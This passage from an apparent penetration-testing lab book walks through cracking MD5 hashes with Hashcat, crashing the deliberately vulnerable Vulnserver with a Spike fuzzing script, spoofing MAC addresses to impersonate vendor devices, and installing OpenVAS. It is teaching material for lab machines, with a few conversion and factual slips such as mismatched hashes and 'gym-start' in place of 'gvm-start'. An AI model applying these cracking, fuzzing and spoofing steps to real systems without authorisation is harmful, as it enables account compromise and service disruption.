Sun Mar 28 15:17:49 2021 CLIENT/192.168.1.28:44848 Incoming Data Channel: Cipher 'AES-
256-GCM' initialized with 256 bit key
```

If connecting to an internal network, such as that of a hacking site like HackTheBox or TryHackMe, we will need an OpenVPN package file. Many VPN servers will provide the client.conf file specially prepared for their system for their convenience.

Lab 30. How to Crack Passwords with Hashcat

Lab Objective:

Learn how to use Hashcat to crack passwords.

Lab Purpose:

Hashcat is a password cracker used to crack password hashes. A hash is a one-way function that takes a word or string of words and turns them into a fixed length of random characters. This is a much more secure method of storing passwords rather than storing them in plain text. It is not reversible.

Hashcat attempts to crack these passwords by guessing a password, hashing it, and then comparing the resulting hash to the one it's trying to crack.

Lab Tool:

Kali Linux

Lab Topology:

You can use Kali Linux in a VM for this lab.

Lab Walkthrough:


Task 1:

In this lab, we will create a set of hashes and then use a dictionary to crack these hashes. The first step is to create the hashes. Open a terminal and use the following command to create a new txt document filled with some hashes:

```
cat << EOF > target_hashes.txt
```

```
dc647eb65e6711e155375218212b3964
```

```
eb61eed90e3b899c6bcbe27ac581660  
958152288f2d2303ae045cffc43a02cd  
2c9341ca4cf3d87b9e4eb905d6a3ec45  
75b71aa6842e450f12aca00fdf54c51d  
031cbcccd3ba6bd4d1556330995b8d08  
b5af0b804ff7238bce48adef1e0c213f  
EOF
```



```
(kali㉿kali)-[~]  
└─$ cat target_hashes.txt  
dc647eb65e6711e155375218212b3964  
eb61eed90e3b899c6bcbe27ac581660  
958152288f2d2303ae045cffc43a02cd  
2c9341ca4cf3d87b9e4eb905d6a3ec45  
75b71aa6842e450f12aca00fdf54c51d  
031cbcccd3ba6bd4d1556330995b8d08  
b5af0b804ff7238bce48adef1e0c213f
```

These hashes comprise 7 different password which we will attempt to crack.

Task 2:

We can now open hashcat. We will begin by viewing the help screen using “hashcat -h”.

```
hashcat -h | more
```

There are many pages. You can go to each next page by pressing the Space key. Press ctrl + c when you want to exit.

The two most important options available to us when using this tool are the “hash type” and “attack mode”.

Hashcat can attempt to crack numerous different hash types, which can be seen from the screenshot below:

- [Hash modes] -		Category
#	Name	
900	MD4	Raw Hash
0	MD5	Raw Hash
100	SHA1	Raw Hash
1300	SHA2-224	Raw Hash
1400	SHA2-256	Raw Hash
10800	SHA2-384	Raw Hash
1700	SHA2-512	Raw Hash
17300	SHA3-224	Raw Hash
17400	SHA3-256	Raw Hash
17500	SHA3-384	Raw Hash
17600	SHA3-512	Raw Hash
6000	RIPEMD-160	Raw Hash
600	BLAKE2b-512	Raw Hash
11700	GOST R 34.11-2012 (Streebog) 256-bit, big-endian	Raw Hash
11800	GOST R 34.11-2012 (Streebog) 512-bit, big-endian	Raw Hash
6900	GOST R 34.11-94	Raw Hash
5100	Half MD5	Raw Hash
18700	Java Object hashCode()	Raw Hash
17700	Keccak-224	Raw Hash
17800	Keccak-256	Raw Hash
17900	Keccak-384	Raw Hash
18000	Keccak-512	Raw Hash
21400	sha256(sha256_bin(\$pass))	Raw Hash
6100	Whirlpool	Raw Hash
10100	SipHash	Raw Hash
21000	BitShares v0.x - sha512(sha512_bin(pass))	Raw Hash
10	md5(\$pass.\$salt)	Raw Hash, Salted and/or Iterated
20	md5(\$salt.\$pass)	Raw Hash, Salted and/or Iterated
3800	md5(\$salt.\$pass.\$salt)	Raw Hash, Salted and/or Iterated
3710	md5(\$salt.md5(\$pass))	Raw Hash, Salted and/or Iterated

Task 3:

The next step is to choose the wordlist we will use for cracking the hashes. We will be using the “rockyou.txt” file. Type the following to locate the file:

```
locate rockyou.txt
```

If the file has a .gz extension, it means it is a zipped file and we will first need to unzip it using gunzip. To do this, navigate to the directory where the file is stored and then type the following:

```
gunzip rockyou.txt.gz
```

This will unzip the file and provide us with the required .txt file.

```
[root@kali ~]# gunzip rockyou.txt.gz
[root@kali ~]# ls
dirb dirbuster fasttrack.txt fern-wifi metasploit nmap.lst rockyou.txt
```

Task 4:

Navigate back to the home directory by typing cd. We are now ready to begin the attack.

We will use the following command to crack the password hashes:

```
hashcat -m 0 -a 0 -o cracked.txt target_hashes.txt /usr/share/wordlists/rockyou.txt
```

Let's break down each of these options.

- The -m 0 option tells hashcat that we are attempting to crack MD5 hash types
- The -a 0 option tells hashcat we are using a dictionary attack
- The -o cracked.txt option is creating the output file for the cracked passwords
- The target_hashes.txt is the file containing the hashes
- The /usr/share/wordlists/rockyou.txt is the wordlist we will use for this dictionary attack

(kali㉿kali)-[~]

```
$ hashcat -m 0 -a 0 -o cracked.txt target_hashes.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.1.1) starting ...

OpenCL API (OpenCL 1.2 pool 1.6, None+Asserts, LLVM 9.0.1, RELOC, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pool project]
* Device #1: pthread-Intel(R) Core(TM) i5-2400 CPU @ 3.10GHz, 2886/2950 MB (1024 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 7 digests; 7 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes
Rules: 1

Applicable optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Using pure kernels enables cracking longer passwords but for
If you want to switch to optimized backend kernels, append
See the above message to find out about the exact limits.

Watchdog: Hardware monitoring interface not found on your
Watchdog: Temperature abort trigger disabled.

Initializing backend runtime for device #1...
```

Approaching final keyspace - workload adjusted.

```
Session.....: hashcat
Status.....: Exhausted
Hash.Name....: MD5
Hash.Target...: target_hashes.txt
Time.Started...: Thu Mar 25 06:54:05 2021 (10 secs)
Time.Estimated.: Thu Mar 25 06:54:15 2021 (0 secs)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue....: 1/1 (100.00%)
Speed.#.....: 1582.5 kh/s (0.49ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 5/7 (71.43%) Digests
Progress.....: 14344385/14344385 (100.00%)
Rejected.....: 0/14344385 (0.00%)
Restore.Point...: 14344385/14344385 (100.00%)
Restore.Sub.#.: SaltB Amplifier:0 Iteration:0-1
Candidates.#...: $HEX[200b72697374656e016e6e6c] → $HEX[042a0337c2a156016c6f732103]
Started: Thu Mar 25 06:51:59 2021
Stopped: Thu Mar 25 06:54:15 2021
```

	Password
dc647eb65e6711e155375218212b3964	HELLO
cb61ccad90c3b899c6bcbe27ac581660	P455w0rd
75b71aa6842e450f12aca00fdf54c51d	Test1234
2c9341ca4cf3d87b9e4eb905d6a3ec45	MYSECRET
958152288f2d2303ae045cffc43a02cd	

Task 5:

When the attack has finished, open the cracked.txt file using the following command:

Cat cracked.txt

We can see the hash of each password cracked and the plaintext password beside it. Hashcat cracked 5 out of the 7 hashes. The remianing 2 passwords were not contained in the wordlist and so were not cracked.

If you look at the details of the attack, we can see that hashcat ran through over 4 million password hashes in 1 second. This is why having a secure password is very important to prevent your details being compromised in a

security breach.

Lab 31. Fuzzing with Spike

Lab Objective:

Learn how to use Spike to fuzz a server.

Lab Purpose:

Spike is an API which enables us to quickly develop stress tests of a protocol or application of our choosing. Spike gives us the ability to manipulate the way a service receives data, which may result in the protocol or application breaking.

Lab Tool:

Kali Linux and Windows


Lab Topology:

You can use Kali Linux in a VM and a Windows machine for this lab.

Lab Walkthrough:

Task 1:

I will be using both Kali Linux and Vulnserver for this lab. Vulnserver is a server that has been intentionally built to be vulnerable. You should only deploy it on networks and machines you trust. Download vulnserver on your windows machine here: <https://github.com/stephenbradshaw/vulnserver>



Once this is downloaded, extract the files to a location of your choosing. No compilation is needed. Then, click on the “vulnserver.exe” file to load the server. A command prompt will open with vulnserver running.

```
Starting vulnserver version 1.00
Called essential function dll version 1.00

This is vulnerable software!
Do not allow access from untrusted systems or networks!

Waiting for client connections...
-
```

Task 2:

The next step is to go to Kali and open a terminal. We will now try to connect to Vulnserver using netcat. Vulnserver runs on port 9999 by default. We can connect to it using the following command:

```
nc 192.168.1.128 9999
```

```
(kali㉿kali)-[~]
└─$ nc 192.168.1.123 9999
Welcome to Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
```

We can see the available commands supported by the server.


Task 3:

The next step is to locate the auditing scripts used by Spike. These scripts end with a .spk extension. We can find them in Kali by typing the following command:

```
locate .spk
```

Each of these scripts will audit various protocols and attempt to break them. In this lab, we will be using TCP as we are auditing a server. We will use a basic script to send random data over TCP to our vulnerable server.

Navigate to the Kali Start Menu in the top left, find the “Vulnerability Analysis” category and click on “Fuzzing Tools”. You will see a Spike script called “spike-generic_send_tcp”. Click on this script and you will be presented with some help information on how this script works.



We will need to include the following bits of information for this script to be successful:

- Target IP address
- Port number
- A spike script
- SKIPVAR and SKIPSTR values

We will be setting the last 2 variables (SKIPVAR, SKIPSTR) to 0 as they are

not needed for this lab. let's try using one of these built in scripts on our server by typing the following:

```
generic_send_tcp 192.168.1.123 9999 /usr/share/spike/audits/SMTP/smtp1.spk 0 0
```

This is the result on our server:

```
generic-send_tcp
Fuzzing Variable 9:1361
Fuzzing Variable 9:1362
Fuzzing Variable 9:1363
Fuzzing Variable 9:1364
Fuzzing Variable 9:1365
Fuzzing Variable 9:1366
Fuzzing Variable 9:1367
Fuzzing Variable 9:1368
Fuzzing Variable 9:1369
Fuzzing Variable 9:1370
Fuzzing Variable 9:1371
Fuzzing Variable 9:1372
Fuzzing Variable 9:1373
Fuzzing Variable 9:1374
Fuzzing Variable 9:1375
Fuzzing Variable 9:1376
Fuzzing Variable 9:1377
Fuzzing Variable 9:1378
Fuzzing Variable 9:1379
vulnserver
Waiting for client connections...
Recv failed with error: 10054
Received a client connection from 192.168.1.28:33852
Waiting for client connection...
Recv failed with error: 10054
Received a client connection from 192.168.1.28:33858
Waiting for client connection...
Recv failed with error: 10054
Received a client connection from 192.168.1.28:33860
Waiting for client connections...
Recv failed with error: 10054
Received a client connection from 192.168.1.28:33862
Waiting for client connections...
Recv failed with error: 10054
Received a client connection from 192.168.1.28:33864
Waiting for client connections...
Recv failed with error: 10054
```

As you can see, this spike is sending random values to the target protocol (SMTP). In this case our server was not be able to handle this load. Check the content of smtp1.spk script. You will see a series of SMTP commands.

Task 4:

We will now write our own script. Change to kali user's home directory and paste this text in the command line:


```
cat << EOF > spike-trun-audit.spk
s_readline();
s_string("TRUN |");
s_string_variable("COMMAND");
EOF
```

We created a script called “spike-trun-audit.spk” in our home directory. This script will be targeting the TRUN commands on the Vulnserver. This will read the banner the server sends, simulate the user sending the TRUN command, and randomize the user input with the TRUN command.

Once this is completed, we can target the server with our custom script:

```
generic_send_tcp 192.168.1.123 9999 spike-trun-audit.spk 0 0
```

If you attempt to return to the Vulnserver, you will find that it has crashed. We have successfully broken a protocol running on the server, resulting in the server crashing as it is unable to handle this data. We now know that the TRUN command on this server is vulnerable!



The screenshot shows a terminal window on the left and a Windows error dialog on the right. A red arrow points from the terminal window to the error dialog.

Terminal Output (Left):

```
Fuzzing Variable 0:415
Variableszie= 512
Fuzzing Variable 0:416
Variableszie= 420
Fuzzing Variable 0:417
Variableszie= 257
Fuzzing Variable 0:418
Variableszie= 256
Fuzzing Variable 0:419
Variableszie= 240
Fuzzing Variable 0:420
Variableszie= 128
Fuzzing Variable 0:421
Variableszie= 65534
Fuzzing Variable 0:422
Variableszie= 32768
Fuzzing Variable 0:423
Variableszie= 32767
Fuzzing Variable 0:424
Variableszie= 32766
```

Error Dialog (Right):

vulnserver.exe has stopped working
Hang on while Windows reports the problem to Microsoft...
Cancel

Lab 32. Spoofing your MAC Address with Macchanger

Lab Objective:

Learn how to use macchanger to spoof your MAC address.

Lab Purpose:

Macchanger is a tool which allows us to change our network card's hardware MAC address to a random address. This is useful when performing penetration tests or other audits in order to evade detection.

Lab Tool:

Kali Linux

Lab Topology:

You can use Kali Linux in a VM for this lab.

Lab Walkthrough:

Task 1:

I will be using Kali Linux for this lab as macchanger comes pre-installed on Kali. We will begin by viewing the help screen for this tool by typing the following:

```
macchanger -h
```

We will first check what our current MAC address is using the following command:

```
macchanger -s eth0
```

```
[root@kali] ~
# macchanger -s eth0
Current MAC: 00:0c:29:3d:e7:e0 (VMware, Inc.)
Permanent MAC: 00:0c:29:3d:e7:e0 (VMware, Inc.)
```

Task 2:

We must first turn off the interface we are going to change the MAC address for, otherwise the tool will not work. To do this, use the following command:

```
ifconfig eth0 down
```

```
[root@kali] ~
# ifconfig eth0 down

[root@kali] ~
# ifconfig
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 56 bytes 2624 (2.5 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 56 bytes 2624 (2.5 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

We can now set a random MAC address for this interface by executing the following:

```
macchanger -r eth0
```

```
[root@kali] ~
# macchanger -r eth0
Current MAC: 00:0c:29:3d:e7:e0 (VMware, Inc.)
Permanent MAC: 00:0c:29:3d:e7:e0 (VMware, Inc.)
New MAC: 72:2b:69:d8:57:73 (unknown)
```

We can now bring our interface back up using this command:

```
ifconfig eth0 up
```

```
└─(root㉿kali)-[~]
└─# ifconfig eth0 up

└─(root㉿kali)-[~]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.71.129 netmask 255.255.255.0 broadcast 192.168.71.255
        inet6 fe80::702b:69ff:fed8:5773 prefixlen 64 scopeid 0x20<link>
            ether 72:2b:69:d8:57:73 txqueuelen 1000 (Ethernet)
                RX packets 378432 bytes 370747472 (353.5 MiB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 256124 bytes 86305087 (82.3 MiB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Finally, we can view our MAC address for this interface again to confirm that it has been changed, using this command:

```
macchanger -s eth 0
```

Task 3:

We can also change our MAC address to a specific address if we want to masquerade as a specific device. There are actually 4 sets of Locally Administered Address Ranges that can be used on your network without fear of conflict, assuming no one else has assigned these on your network:

```
x2-xx-xx-xx-xx-xx
x6-xx-xx-xx-xx-xx
xA-xx-xx-xx-xx-xx
xE-xx-xx-xx-xx-xx
```

We can do this using the following commands:

```
ifconfig eth0 down
macchanger -m d4:b1:10:d8:57:73 eth0
```

```
└─(root💀kali)-[~]
└─# macchanger -m d4:b1:10:d8:57:73 eth0
Current MAC: 72:2b:69:d8:57:73 (unknown)
Permanent MAC: 00:0c:29:3d:e7:e0 (VMware, Inc.)
New MAC: d4:b1:10:d8:57:73 (HUAWEI TECHNOLOGIES CO., LTD)
```

```
ifconfig eth0 up
```

```
└─(root💀kali)-[~]
└─# ifconfig eth0 up

└─(root💀kali)-[~]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.71.130 netmask 255.255.255.0 broadcast 192.168.71.255
        ether d4:b1:10:d8:57:73 txqueuelen 1000 (Ethernet)
          RX packets 378491 bytes 370752022 (353.5 MiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 256144 bytes 86307359 (82.3 MiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
macchanger -s eth0
```

Task 5:

We can use the “-l” option to find the MAC address prefix of specific hardware vendors, allowing us to masquerade as a device from one of these vendors:

```
macchanger -l
```

```
18016 - d4:9a:20 - Apple
18017 - d4:9c:28 - JayBird Gear LLC
18018 - d4:9c:8e - University of FUKUI
18019 - d4:9e:6d - Wuhan Zhongyuan Huadian Science & Technology
18020 - d4:a0:2a - CISCO SYSTEMS, INC.
18021 - d4:a4:25 - SMAX Technology Co., Ltd.
18022 - d4:a4:99 - InView Technology Corporation
18023 - d4:a9:28 - GreenWave Reality Inc
18024 - d4:aa:ff - MICR0 WORLD
18025 - d4:ac:4e - BODi rS, LLC
18026 - d4:ad:2d - Fiberhome Telecommunication Tech.Co.,Ltd.
18027 - d4:ae:52 - Dell Inc
18028 - d4:b1:10 - HUAWEI TECHNOLOGIES CO.,LTD
```

Task 6:

To revert to our original permanent MAC address, we can use the following set of commands:

```
ifconfig eth0 down
macchanger -p eth0
```

```
└──(root💀kali㉿kali:[~])
    # macchanger -p eth0
Current MAC:  d4:b1:10:d8:57:73 (HUAWEI TECHNOLOGIES CO.,LTD)
Permanent MAC: 00:0c:29:3d:e7:e0 (VMware, Inc.)
New MAC:      00:0c:29:3d:e7:e0 (VMware, Inc.)
```

```
ifconfig eth0 up
```

Lab 33. Perform a Network Vulnerability Scan with OpenVAS

Lab Objective:

Learn how to use OpenVAS to perform a quick network vulnerability scan.

Lab Purpose:

OpenVAS is an open-source vulnerability scanner which can test a system for security vulnerabilities.

Lab Tool:

Kali Linux

Lab Topology:

You can use Kali Linux in a VM for this lab.

Lab Walkthrough:

Task 1:

I will be using Kali Linux for this lab. To begin, we will first need to download OpenVAS. This can be done using the following command:

```
sudo apt install openvas
```

Once it is installed, we can view the help screen for this tool by typing the following:

```
openvas -h
```

```
(kali㉿kali)-[~]
$ openvas -h
Usage:
  openvas [OPTION?] - Open Vulnerability Assessment Scanner

Help Options:
  -h, --help           Show help options

Application Options:
  -V, --version        Display version information
  -c, --config-file=<filename> Configuration file
  -s, --cfg-specs      Print configuration settings
  -y, --sysconfdir     Print system configuration directory (set at comp:
  -u, --update-vt-info Updates VT info into redis store from VT files
  --scan-start=<string> ID of scan to start. ID and related data must be s
  edis before.
  --scan-stop=<string> ID of scan to stop
```

Task 2:

OpenVAS recently changed its name to Greenwood Vulnerability Manager (GVM). Therefore, to start this tool, we will need to type the following:

```
sudo gym-setup
```

```
(kali㉿kali)-[~]
$ sudo gvm-setup ①
Creating openvas-scanner's certificate file

[>] Creating database
CREATE ROLE
GRANT ROLE
CREATE EXTENSION
CREATE EXTENSION

[>] Might be missing some certificates
[*] Checking Default scanner
08b69003-5fc2-4037-a479-93b440211c73  OpenVAS  /var/run/ospd/ospd.sock  0  Open
[*] Creating default user
[*] Please note the password for the admin user
[*] User created with password '②59d11ab5-5ead-44b8-8596-b34d6f9e9fce'.
[*] Definition of the scanner
[>] Updating OpenVAS feeds
[*] Updating: NVT ③
```

This will download and install all of the necessary plugins for the tool to work. This tool has a very large database and may take a while to download.

When the installation is finished, the password specified for the user “admin” will appear on the last page of terminal screen. Copy this and paste it into a file. This will be necessary when connecting to the OpenVAS page.

Now, we can check if our installation has been completed correctly using the following command:

```
sudo gvm-check-setup
```

```
gvm-check-setup 20.8.0
  Test completeness and readiness of GVM-20.8.0
Step 1: Checking OpenVAS (Scanner) ...
    OK: OpenVAS Scanner is present in version 20.8.1.
    OK: Server CA Certificate is present as /var/lib/gvm/CA/servercert.pem
.
Checking permissions of /var/lib/openvas/gnupg/*
    OK: _gvm owns all files in /var/lib/openvas/gnupg
    OK: redis-server is present.
    OK: scanner (db_address setting) is configured properly using the redi
s
er
It seems like your GVM-20.8.0 installation is OK.

BY OFFENSIVE SECURITY

Checking that the obsolete redis database has been removed
    OK: No old Redis DB
    OK: ospd-OpenVAS is present in version 20.8.1.
Step 2: Checking GVMD Manager ...
    OK: GVM Manager (gvmd) is present in version 20.08.1.
Step 3: Checking Certificates ...
    OK: GVM client certificate is valid and present as /var/lib/gvm/CA/cli
entcert.pem.
    OK: Your GVM certificate infrastructure passed validation.
```

Once this command displays that the installation is OK, reboot Kali Linux to use the tool.

Task 3:

To start the tool we will use the following command:


```
sudo gym-start
```

